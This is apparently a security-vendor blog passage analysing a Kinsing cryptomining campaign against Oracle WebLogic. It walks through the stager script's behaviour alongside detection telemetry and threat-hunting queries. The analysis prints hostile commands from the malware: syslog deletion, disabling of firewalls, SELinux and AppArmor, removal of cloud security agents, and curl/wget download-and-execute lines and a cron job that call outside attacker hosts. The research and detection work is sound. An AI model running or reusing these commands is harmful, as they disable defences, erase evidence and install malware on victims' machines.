In our investigation of this Kinsing campaign, Trend Micro Vision One provided real-time details into the paths and events related to this attack. This section provides insights on the activities performed by the downloaded shell script, the detections provided by the Trend Micro Cloud One and Trend Micro Vision One solutions, and how the said solutions provide information on every step of the malware's behavior.

Trend Micro Cloud One

After the successful exploitation of the vulnerability, the *wb.sh* file was downloaded into the host machine. In infected machines that do not run Workload Security and Vision One, it would attempt to perform the following malicious actions:


1. The script would check if the "*/tmp/zzza*"file was present, which would then trigger the script to stop.Otherwise, it would create an empty file and would perform the other actions. It is a flag used to verify that two or more instances are not running on the same host. This file can also be used to stop further infections if created manually.



```
endpointHostName     [redacted]
endpointIp
processFilePath      /usr/bin/bash
eventSubId           2 - TELEMETRY_PROCESS_CREATE
objectFilePath       /usr/bin/touch
objectCmd            touch /tmp/zzza
endpointGuid         [redacted]
```

Figure 10. Detection of "/tmp/zzza" file creation


2. The script would increase the resource limit using the "*ulimit*" command and remove the */var/log/syslog* file.



```
endpointHostName     [redacted]
endpointIp
processFilePath      /usr/bin/bash
eventSubId           2 - TELEMETRY_PROCESS_CREATE
objectFilePath       /usr/bin/rm
objectCmd            rm -rf /var/log/syslog
tags                 MITREV9.T1070.004 - File Deletion
                     XSAE.F2358 - Recursive File Deletion via RM Command
                     MITRE.T1070 - Indicator Removal on Host
                     MITRE.T1107 - File Deletion
bitwiseFilterRiskLevel  2
```


Figure 11. Detection of the /var/log/syslog file deletion

3. It would make multiple files mutable so that it can update them.



```
chattr -iua /tmp/
chattr -iua /var/tmp/
chattr -R -i /var/spool/cron
chattr -i /etc/crontab
```


_Click to enlarge



```
endpointHostName     [redacted]
endpointIp
processFilePath      /usr/bin/bash
eventSubId           2 - TELEMETRY_PROCESS_CREATE
objectFilePath       /usr/bin/chattr
objectCmd            chattr -i /etc/crontab
tags                 MITRE.T1222 - File and Directory Permissions Modification
                     MITREV9.T1222.002 - Linux and Mac File and Directory Permissions Modification
                     XSAE.F2807 - Immutable File Attribute Removal
bitwiseFilterRiskLevel  2
```


Figure 12. Detection of attribute modification of "/etc/crontab"

4. It would also disable multiple security features within the system.



```
ufw disable
iptables -F
echo "nope" >/tmp/log_rot
sudo sysctl kernel.nmi_watchdog=0
echo '0' >/proc/sys/kernel/nmi_watchdog
echo 'kernel.nmi_watchdog=0' >>/etc/sysctl.conf
setenforce 0
echo SELINUX=disabled >/etc/selinux/config
service apparmor stop
systemctl disable apparmor
```


_Click to enlarge



endpointHostName	[redacted]
endpointIp	[redacted]
processFilePath	/usr/bin/bash
eventSubId	2 - TELEMETRY_PROCESS_CREATE
objectFilePath	/usr/bin/systemctl
objectCmd	systemctl disable apparmor

Figure 13. Telemetry detection of the "disable apparmor" command (Click to enlarge)


5. It would disable "alibaba," "bydo," and "qcloud" cloud service agents.



```
if ps aux | grep -i '[a]liyun'; then
    curl http://update.aegis.aliyun.com/download/uninstall.sh | bash
    curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
    pkill aliyun-service
    rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
    rm -rf /usr/local/aegis*
    systemctl stop aliyun.service
    systemctl disable aliyun.service
...
    service bcm-agent stop
    yum remove bcm-agent -y
    apt-get remove bcm-agent -y
...
  elif ps aux | grep -i '[y]unjing'; then
    /usr/local/qcloud/stargate/admin/uninstall.sh
    /usr/local/qcloud/YunJing/uninst.sh
    /usr/local/qcloud/monitor/barad/admin/uninstall.sh
  fi
```


Figure 14. Disabled alibaba, bydo and qcloud cloud service agents

6. Like other cryptocurrency-mining malware, it would start removing or killing off other cryptocurrency miners' processes within the infected system.



```
netstat -anp | grep 185.71.65.238 | awk '{print $7}' | awk -F'[/]' '{print $1}' | xargs -I % kill -9 %
netstat -anp | grep 140.82.52.87 | awk '{print $7}' | awk -F'[/]' '{print $1}' | xargs -I % kill -9 %
netstat -anp | grep "34.81.218.76:9486" | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-
" | xargs -I % kill -9 %
```


Click to enlarge



endpointHostName	[redacted]
endpointIp	[redacted]
processFilePath	/usr/bin/bash
eventSubId	2 - TELEMETRY_PROCESS_CREATE
objectFilePath	/usr/bin/pkill
objectCmd	pkill -f monero

Figure 15. Detection of cryptominers' killing of other competing cryptominers' processes (Click to enlarge)


7. It would also remove some Docker images that belonged to other cryptocurrency-mining malware.



```
docker ps | grep "pocosow" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "gakeaws" | awk '{print $1}' | xargs -I % docker kill %
...
docker images -a | grep "pocosow" | awk '{print $3}' | xargs -I% docker rmi -f %
docker images -a | grep "gakeaws" | awk '{print $3}' | xargs -I% docker rmi -f %
docker images -a | grep "buster-slim" | awk '{print $3}' | xargs -I% docker rmi -f %
```

_Figure 16. Removal of competing cryptominers' Docker images (Click to enlarge)


8.   Until this point, the script worked as a stager — it would remove the files and processes that were related to other cryptominers and malware families. It would also disable security features and would modify the attributes of important files so that they can be manipulated. After the script performs all these steps, it would then download the Kinsingmalware.



```
BIN_MD5="2c44b4e4706b8bd95d1866d7867efa0e"
BIN_DOWNLOAD_URL="http://185.14.30.35/kinsing"
BIN_DOWNLOAD_URL2="http://185.14.30.35/kinsing"
BIN_NAME="kinsing"
```

_Figure 17. Downloading the Kinsing malware (Click to enlarge)

9.   It would check if the user was root or not and would then select the path and utility (wget and curl) to download the malicious binary.




```
ROOTUID="0"
BIN_PATH="/etc"
if [ "$(id -u)" -ne "$ROOTUID" ] ; then
 BIN_PATH="/tmp"
 if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then
  echo "$BIN_PATH not exists or not writeable"
  mkdir /tmp
 fi
...
BIN_FULL_PATH="$BIN_PATH/$BIN_NAME"
echo "$BIN_FULL_PATH"

LDR="wget -q -O -"
if [ -s /usr/bin/curl ]; then
 LDR="curl"
fi
if [ -s /usr/bin/wget ]; then
 LDR="wget -q -O -"
fi

if [ -x "$(command -v curl)" ]; then
 WGET="curl -o"
elif [ -x "$(command -v wget)" ]; then
 WGET="wget -O"
else
 echo "wget none"
fi
echo "wget is $WGET"
...
if [ "$binExists" == "true" ]; then
 echo "$BIN_FULL_PATH exists and checked"
else
 echo "$BIN_FULL_PATH not exists"
 download $BIN_FULL_PATH $BIN_DOWNLOAD_URL
 binExists=$(checkExists "$BIN_FULL_PATH" "$BIN_MD5")
```


_Click to enlarge



```
endpointHostName       [redacted]
endpointIp             [redacted]
processFilePath        /usr/bin/bash
eventSubId             2 - TELEMETRY_PROCESS_CREATE
objectFilePath         /usr/bin/curl
objectCmd              curl -o /tmp/kinsing http://185.14.30.35/kinsing
tags                   MITREV9.T1071.001 - Web Protocols
                       XSAE.F2685 - Download Via Curl Or Wget
                       MITREV9.T1105 - Ingress Tool Transfer
                       MITRE.T1071 - Standard Application Layer Protocol
bitwiseFilterRiskLevel 2
```

_Figure 18. Telemetry detection of the downloaded Kinsing malware (Click to enlarge)

10.   It would then create a cronjob to download the *wb.sh* script.




```
else
 (
  crontab -l 2>/dev/null
  echo "* * * * * $LDR http://91.241.19.134/wb.sh | sh > /dev/null 2>&1"
 ) | crontab -
```

Figure 19. Creation of cronjob to download the wb.sh script

(Click to enlarge)

Observed attack techniques (OATs)

Observed attack techniques (OATs) are generated from individual events that provide security value. To investigate possible attempts of exploitation using this vulnerability, analysts can look for these OAT IDs from many other helper OAT triggers that can indicate suspicious activities on the affected host.




Associated entity	Risk level	Detection filter	Description	Tactic	Technique	Detected ↓
[redacted]	Medium	Curl Execution	Detect curl execution (for C1NS C...	TA0002	T1059	2022-05-27 13:41:53
[redacted]	Info	Process Discovery via PS command	Process Status (ps) command was ...	TA0007	T1057	2022-05-27 13:41:53
[redacted]	Info	Process Discovery via PS command	Process Status (ps) command was ...	TA0007	T1057	2022-05-27 13:41:53
[redacted]	Info	Process Discovery via PS command	Process Status (ps) command was ...	TA0007	T1057	2022-05-27 13:41:53
[redacted]	Info	Process Discovery via PS command	Process Status (ps) command was ...	TA0007	T1057	2022-05-27 13:41:53
[redacted]	Low	Identified Transfer Of Suspicious Files Ove...	Adversaries may transfer tools or ...	TA0011	T1105	2022-05-27 13:41:52
[redacted]	Low	Recursive File Deletion via RM Command	Recursive File Deletion by using R...	TA0005	T1070.004	2022-05-27 13:41:52
[redacted]	Low	Recursive File Deletion via RM Command	Recursive File Deletion by using R...	TA0005	T1070.004	2022-05-27 13:41:52
[redacted]	Low	Recursive File Deletion via RM Command	Recursive File Deletion by using R...	TA0005	T1070.004	2022-05-27 13:41:52
[redacted]	Low	Recursive File Deletion via RM Command	Recursive File Deletion by using R...	TA0005	T1070.004	2022-05-27 13:41:52
[redacted]	High	Malware Detection	Malware Detection found in an en...			2022-05-27 13:41:51
[redacted]	Medium	Curl Execution	Detect curl execution (for C1NS C...	TA0002	T1059	2022-05-27 13:41:51
[redacted]	High	Oracle WebLogic Server Remote Code Exe...	Detect Oracle WebLogic Server Re...	TA0001	T1190	2022-05-27 13:41:50
[redacted]	Info	View File via Cat Command	The contents of one or multiple fil...	TA0002, TA0007, TA0009	T1005, T1059.004, T1083	2022-05-27 13:38:02
[redacted]	Medium	Curl Execution	Detect curl execution (for C1NS C...	TA0002	T1059	2022-05-27 13:38:01

Figure 20. List of detected OATs (Click to enlarge)

Trend Micro Vision One Workbench app

The Trend Micro Vision One Workbench app helps analysts see the significant correlated events that are intelligently based on the occurrences that happened throughout the entire fleet of workloads.



Summary

Observed Vulnerability Exploitation And OutBound Connections To Cryptocurrency Mining Pool
This incident indicates that a vulnerability was exploited and outbound connections to cryptocurrency mining pools were observed.

Score:	86
Impact scope:	2
Created:	2022-05-27 13:51:28
Automated responses:	No matching objects found

Highlights

Oracle Weblogic Vulnerability Exploitation
Technique: T1190 - Exploit Public-Facing Application
2022-05-27 13:41:50 | View event
(endpointIp) [redacted]
(src) 95.182.120.164
[redacted]

Oracle Weblogic Vulnerability Exploitation
Technique: T1190 - Exploit Public-Facing Application
2022-05-27 13:42:04 | View event
(endpointIp) [redacted]
(src) 95.182.120.164
[redacted]

Malicious URL


Figure 21. Workbench app detection

The left side of figure 25 shows the summarized sequence of events. Meanwhile, security analysts can view the different fields of interest that are considered important and provide security value on the right side. The app allows security teams to see compromised assets and isolate those that can be potentially affected while patching and mitigation procedures are in progress.

Execution profile

Execution profile is a Trend Micro Vision One feature that generates graphs for security defenders. Fields like “processCmd” and “objectCmd’ can be expanded from the search app or the threat hunting app to look for different activities in any given period. These activities include process creation, file creation, and inbound and outbound network activity.

If “Check Execution Profile” is selected, a security analyst can go through the extensive list of actions that a malicious actor has performed.


Observed Attack Techniques
Endpoints
No data to display.
Click a node to expand the chain view and get attack technique information.
java
Profile
Events

File path:
/usr/bin/bash

CLI command:
/bin/bash -c (curl -s 185.14.30.35/wb.sh||wget -q -O- 185.14.30.3...

File SHA-1:
9fa02ab34a692a05ab8eb74263af9b1f89096edb

File SHA-256:
10f322093edf53840d7f7c985fbc0b7daa5ec28f5945e8c2656e1bb...

File MD5:
0f329835f40c44c8ae547ca6dea4e3d4

Process ID:
2576025

Signer:
-

Signer validity:
-

File type:
Directory

Remote access:
false

Integrity level:
Untrusted

Figure 22. Vision One dashboard showing the execution profile function (Click to enlarge)

Threat hunting queries

To hunt down potential malicious activity within the environment, security analysts can use the following queries using the Trend Micro Vision One search app:

1. To find the potential misuse of Java applications to open bash process: *processFilePath:/bin/java AND objectFilePath:/usr/bin/bash*

2. To find the use of curl or wget initiated by Java via bash:

a. *processFilePath:/bin/java AND objectFilePath:/usr/bin/bash AND (objectCmd:curl* or *objectCmd:wget)*

3. To find the execution of Base64-decoded string execution by Java via bash:

a. *processFilePath:/bin/java AND objectFilePath:/usr/bin/bash AND objectCmd:base64*

How Trend Micro Vision One and Trend Micro Cloud One – Workload Security can help thwart vulnerability exploitation

In this blog entry, we discussed how malicious actors exploited a two-year-old vulnerability and attempted to deploy the Kinsing malware into a vulnerable system. The successful exploitation of this vulnerability can lead to RCE, which can allow attackers to perform a plethora of malicious activities on affected systems. This can range from malware execution, as in the case of our analysis, to theft of critical data, and even complete control of a compromised machine.

Trend Micro Vision One helps security teams gain an overall view of attempts in ongoing campaigns by providing them a correlated view of multiple layers such as email, endpoints, servers, and cloud workloads. Security teams can gain a broader perspective and a better understanding of attack attempts and detect suspicious behavior that would otherwise seem benign when viewed from a single layer alone.

